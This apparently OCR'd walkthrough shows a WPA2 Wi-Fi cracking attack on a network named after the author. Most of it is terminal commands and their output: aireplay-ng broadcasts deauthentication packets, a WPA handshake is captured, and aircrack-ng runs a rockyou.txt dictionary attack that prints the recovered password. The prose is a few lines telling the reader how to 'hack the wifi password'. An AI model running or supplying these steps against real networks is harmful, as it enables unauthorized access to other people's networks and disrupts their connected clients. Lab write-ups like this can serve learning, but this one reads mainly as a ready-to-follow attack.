
- Now the network is scanning the handshake file.



Apps
Places
Aug 8 8:03:39 PM
richer@Anonymous: ~/Dhrumil Patel
94%
richer@Anonymous: ~/Dhrumil Patel
richer@Anonymous: ~/Dhrumil Patel


```
┌──(richer㉿Anonymous)-[~/Dhrumil Patel]
└─$ aireplay-ng -0 0 -a 2A:50:DA:7F:A4:E0 wlan0mon
socket(PF_PACKET) failed: Operation not permitted
This program requires root privileges.

┌──(richer㉿Anonymous)-[~/Dhrumil Patel]
└─$ sudo aireplay-ng -0 0 -a 2A:50:DA:7F:A4:E0 wlan0mon
20:03:21  Waiting for beacon frame (BSSID: 2A:50:DA:7F:A4:E0) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
20:03:21  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:21  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:22  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:22  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:23  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:23  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:24  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:24  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:25  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:25  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:26  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:26  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:27  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:27  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:27  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:28  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:28  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:29  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:29  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:30  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:30  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:31  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:31  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:32  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:32  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:33  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:33  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:34  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:34  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:35  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:35  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:35  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:36  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:36  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:37  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:37  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:38  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
20:03:38  Sending DeAuth (code 7) to broadcast -- BSSID: [2A:50:DA:7F:A4:E0]
^C

┌──(richer㉿Anonymous)-[~/Dhrumil Patel]
└─$ 
```

- Now we will send the deauthenticate the packet to get the handshake file.



```
19:58:37  Created capture file "Dhrumilpatel-01.cap".

 CH 11 ][ Elapsed: 54 s ][ 2024-08-08 19:59 ][ WPA handshake: 2A:50:DA:7F:A4:E0

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 2A:50:DA:7F:A4:E0  -28  90      473      311    0  11  180   WPA2 CCMP   PSK  Dhrumil Patel

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 2A:50:DA:7F:A4:E0  DE:98:A9:BF:80:76  -42    0 - 1e     0       36
 2A:50:DA:7F:A4:E0  82:E5:E8:D0:A7:9D  -52   6e- 1e     0      349  EAPOL
Quitting...

┌──(richer㉿Anonymous)-[~/Dhrumil Patel]
└─$ sudo aircrack-ng -w rockyou.txt -b 2A:50:DA:7F:A4:E0 Dhrumilpatel-01.cap
Completing file
Dhrumilpatel-01.cap  Dhrumilpatel-01.csv
```

- Now we get the handshake of the network
- now we can use the command of aircrack-ng to hack the wifi password



```
                               Aircrack-ng 1.7

      [00:00:00] 11/10303727 keys tested (56.45 k/s)

      Time left: 2 days, 2 hours, 42 minutes, 6 seconds          0.00%

                           KEY FOUND! [ drxa9985 ]


      Master Key     : D2 C5 B5 99 43 C4 10 D9 AA B6 C1 51 96 B2 6C D1
                       5C 29 B6 69 F6 69 99 75 40 7F A9 36 8D 80 2D EE

      Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 4C FC 0D 5E DE 21 54 F9 38 30 8F DD 2E 52 AD D0


┌──(richer㉿Anonymous)-[~/Dhrumil Patel]
└─$ 
```

- The wifi password has been cracked
- The password of router is:- drxa9985.

Dhrumil Patel